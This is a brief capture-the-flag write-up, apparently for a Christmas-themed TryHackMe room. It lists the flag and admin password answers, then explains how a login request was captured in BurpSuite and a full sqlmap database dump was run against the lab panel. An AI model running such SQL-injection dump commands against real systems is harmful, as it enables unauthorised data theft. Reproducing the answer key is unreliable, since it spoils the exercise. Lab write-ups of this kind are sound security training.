
Question 7

What is the flag?
Ans: thmfox{All_I_Want_for_Christmas_Is_You}



Question 8

What is admin's password?
Ans: EhCNSWzzFP6sc7gB



Thought Process/Methodology:

Firstly, enter the [IP]:8000/santapanel on the browser search bar. Enter the username and password to go to next page where we can traverse the database. Next, turn on the FoxyProxy on the browser. Turn on the intercept on BurpSuite and go back to browser to do a test request. Once we see the request on BurpSuite, save item. After that, start the SqlMap by a command line ('sqlmap -r panel.request --tamper=space2comment --dump-all --dbms sqlite'). Finally just press y to confirm to testing the other info and we will get all the information above.